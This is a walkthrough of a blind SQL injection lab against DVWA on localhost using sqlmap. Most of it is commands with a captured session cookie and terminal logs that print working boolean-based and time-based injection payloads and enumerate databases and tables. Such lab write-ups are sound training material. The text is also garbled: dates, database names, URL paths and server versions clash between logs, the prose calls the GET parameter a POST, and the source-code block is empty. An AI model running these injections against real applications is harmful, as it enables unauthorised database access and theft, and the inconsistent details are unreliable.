
This describes **Blind SQL Injection**.

It's a variant where attackers cannot directly see database output, but can still infer information by observing the application's behavior—such as changes in responses, errors, or time delays. The data stays hidden, yet it leaks in whispers. Same old database, same blind trust in input, just a quieter conversation between attacker and system.


Security level is currently: *low*.



1. Log in to the DVWA home page, then navigate to and click on the **SQL Injection (Blind)** module.



2. As we know, the first step is to review the source code to understand how user input is handled and identify potential security weaknesses before proceeding further.





```

<code>
</code>


```

3. Let's start by seeing how this works. Enter the values **1** and **6**.
User ID **1** exists in the database, while user ID **6** does not exist in the database.





4. In this step, intercept the request and then copy the cookie from the captured traffic.




5. Executing SQL injection with **sqlmap** follows a structured, tool-driven approach.

Open the terminal and use sqlmap to target the identified blind SQL injection point in DVWA. The objective of this step is to enumerate the databases available on the backend system. Sqlmap automates the injection process by sending crafted requests, analyzing application behavior, and inferring database information without direct output.

sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID=232dd5dc30d96b7786c43d48904143c5; security=low" -p id -dbs

Key points for correct execution:

- The fragment identifier (#) is removed from the URL, as it is not required.
- The POST data is retained because the id parameter is submitted via a POST request.
- The id parameter is explicitly specified so sqlmap tests the correct input.
- Database enumeration is enabled to list all available databases.



```

kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@kali: /home/sachet

Session Actions Edit View Help

sachet@kali:~$ sudo su
[sudo] password for sachet:
root@kali:~# sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID=232dd5dc30d96b7786c43d48904143c5; security=low" -p id -dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:30:09 /2020-01-03/

[00:30:09] [INFO] testing connection to the target URL
[00:30:09] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:30:09] [INFO] testing if the target URL content is stable
[00:30:09] [INFO] target URL content is stable
[00:30:09] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[00:30:09] [INFO] testing for SQL injection on GET parameter 'id'
[00:30:10] [INFO] testing AND boolean-based blind - WHERE or HAVING clause
[00:30:10] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string='exists')
[00:30:10] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
[00:30:10] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
[00:30:10] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
[00:30:10] [INFO] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[00:30:17] [INFO] testing MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
[00:30:17] [INFO] testing MySQL > 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
[00:30:17] [INFO] testing MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)
[00:30:17] [INFO] testing MySQL > 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)
[00:30:17] [INFO] testing MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
[00:30:17] [INFO] testing MySQL > 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)
[00:30:17] [INFO] testing MySQL > 5.7.8 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)
[00:30:17] [INFO] testing MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
[00:30:17] [INFO] testing MySQL > 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
[00:30:17] [INFO] testing MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
[00:30:17] [INFO] testing MySQL > 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
[00:30:17] [INFO] testing MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)
[00:30:17] [INFO] testing MySQL > 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)
[00:30:17] [INFO] testing MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
[00:30:17] [INFO] testing MySQL > 4.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
[00:30:17] [INFO] testing MySQL OR error-based - WHERE or HAVING clause (FLOOR)
[00:30:17] [INFO] testing MySQL > 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)
[00:30:17] [INFO] testing MySQL > 5.5 error-based - Parameter replace (BIGINT UNSIGNED)
[00:30:17] [INFO] testing MySQL > 5.5 error-based - Parameter replace (EXP)
[00:30:17] [INFO] testing MySQL > 5.6 error-based - Parameter replace (GTID_SUBSET)
[00:30:17] [INFO] testing MySQL > 5.7.8 error-based - Parameter replace (JSON_KEYS)
  
```

```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help

root@kali:~/home/sachet

[00:30:27] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[00:30:27] [INFO] ORDER BY technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[00:30:27] [INFO] target URL appears to have 2 columns in query
do you want to (retry) to find proper UNION column types with fuzzy test? [y/N] y
[00:31:30] [ERROR] unable to connect to the target URL. sqlmap is going to retry the request(s)
[00:31:30] [WARNING] most likely web server instance hasn't recovered yet from previous timed based payload. If the problem persists please wait for a few minutes and rerun without flag 'T' in option '--technique' (e.g. '--flush-session -t --technique=SQLi') or try to lower the value of option '--time-sec' (e.g. '--time-sec=2')
[00:31:42] [WARNING] If UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[00:31:42] [INFO] target URL appears to be UNION injectable with 2 columns
[00:31:42] [INFO] injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [y/N] y
[00:31:45] [INFO] testing 'MySQL UNION query (27) - 1 to 20 columns'
[00:31:45] [INFO] testing 'MySQL UNION query (27) - 21 to 40 columns'
[00:31:45] [INFO] testing 'MySQL UNION query (27) - 41 to 60 columns'
[00:31:45] [INFO] testing 'MySQL UNION query (27) - 61 to 80 columns'
[00:31:45] [INFO] testing 'MySQL UNION query (27) - 81 to 100 columns'
[00:31:45] [INFO] checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 261 HTTP(s) requests:
--
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 1877=1877 AND 'xIsA'='xIsASubmit-Submit'

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 4299 FROM (SELECT(SLEEP(5)))sKko) AND 'Tzys'='TzysSubmit-Submit'

[00:31:47] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.20.0
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[00:31:47] [INFO] fetching database names
[00:31:47] [INFO] fetching number of databases
[00:31:47] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[00:31:47] [INFO] retrieved: 2
[00:31:47] [INFO] retrieved: information_schema
[00:31:48] [INFO] retrieved: dws
available databases [2]:
1. information_schema
2. dws

[00:31:48] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 86 times
[00:31:48] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 00:31:48 /2026-01-03/

root@kali:~/home/sachet
```

6. In the previous section, two databases were identified. The next step is to enumerate the tables within the target databases (dvwa and information_schema). By listing the tables, we gain visibility into the database structure and identify which tables may contain relevant data.

sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sql_i_blind/?id=1&Submit=Submit" --cookie="PHPSESSID=232dd5dc30d96b7786c43d48904143c5; security=low" -p id -D Dvwa --tables

```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help

root@kali:~/home/sachet

root@kali:~/home/sachet
# sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sql_i_blind/?id=1&Submit=Submit" --cookie="PHPSESSID=232dd5dc30d96b7786c43d48904143c5; security=low" -p id -D Dvwa --tables

[1.9.11#table]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:38:38 /2026-01-03/


[00:38:38] [INFO] resuming back-end DBMS 'mysql'
[00:38:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 1877=1877 AND 'xIsA'='xIsASubmit-Submit'

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 4299 FROM (SELECT(SLEEP(5)))sKko) AND 'Tzys'='TzysSubmit-Submit'

[00:38:38] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.20.0
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[00:38:38] [INFO] fetching tables for database: 'Dvwa'
[00:38:38] [INFO] fetching number of tables for database: 'Dvwa'
[00:38:38] [INFO] resumed: 0
[00:38:38] [WARNING] database 'Dvwa' appears to be empty
[00:38:38] [ERROR] unable to retrieve the table names for any database
do you want to use common table existence check? [y/N/q] y
which common tables (wordlist) file do you want to use?
[1] default '/usr/share/sqlmap/data/txt/common-tables.txt' (press Enter)
[2] custom
>
what's the custom common tables file location?
>

[00:38:54] [INFO] performing table existence using items from '/usr/share/sqlmap/data/txt/common-tables.txt'
[00:38:54] [INFO] adding words used on web page to the check list
[00:38:54] [INFO] checking database: 'Dvwa'
please enter number of threads? [Enter for 1 (current)]
>

[00:40:02] [WARNING] running in a single-thread mode. This could take a while
```



```

kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help

root@kali:~/home/sachet

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:38:38 /2026-01-03/

[00:38:38] [INFO] assuming back-end DBMS: 'mysql'
[00:38:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 1877=1877 AND 'xIsA'='xIsASubmit-Submit'

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 4299 FROM (SELECT(SLEEP(3)))aRno) AND 'Tzys'='TzysASubmit-Submit'

[00:38:38] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.15.4
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[00:38:38] [INFO] fetching tables for database: 'dwa'
[00:38:38] [INFO] fetching number of tables for database 'dwa'
[00:38:38] [INFO] resumed: 0
[00:38:38] [WARNING] database 'dwa' appears to be empty
[00:38:38] [ERROR] unable to retrieve the table names for any database
do you want to use common table existence check? [y/N/q] y
which common tables (wordlist) file do you want to use?
[1] default '/usr/share/sqlmap/data/txt/common-tables.txt' (press Enter)
[2] custom
> 2
what's the custom common tables file location?
>

[00:38:54] [INFO] performing table existence using items from '/usr/share/sqlmap/data/txt/common-tables.txt'
[00:38:54] [INFO] adding words used on web page to the check list
[00:38:54] [INFO] checking database 'dwa'
please enter number of threads? [Enter for 1 (current)]

[00:40:02] [WARNING] running in a single-thread mode. This could take a while
[00:40:02] [ERROR] unable to connect to the target URL. sqlmap is going to retry the request(s)

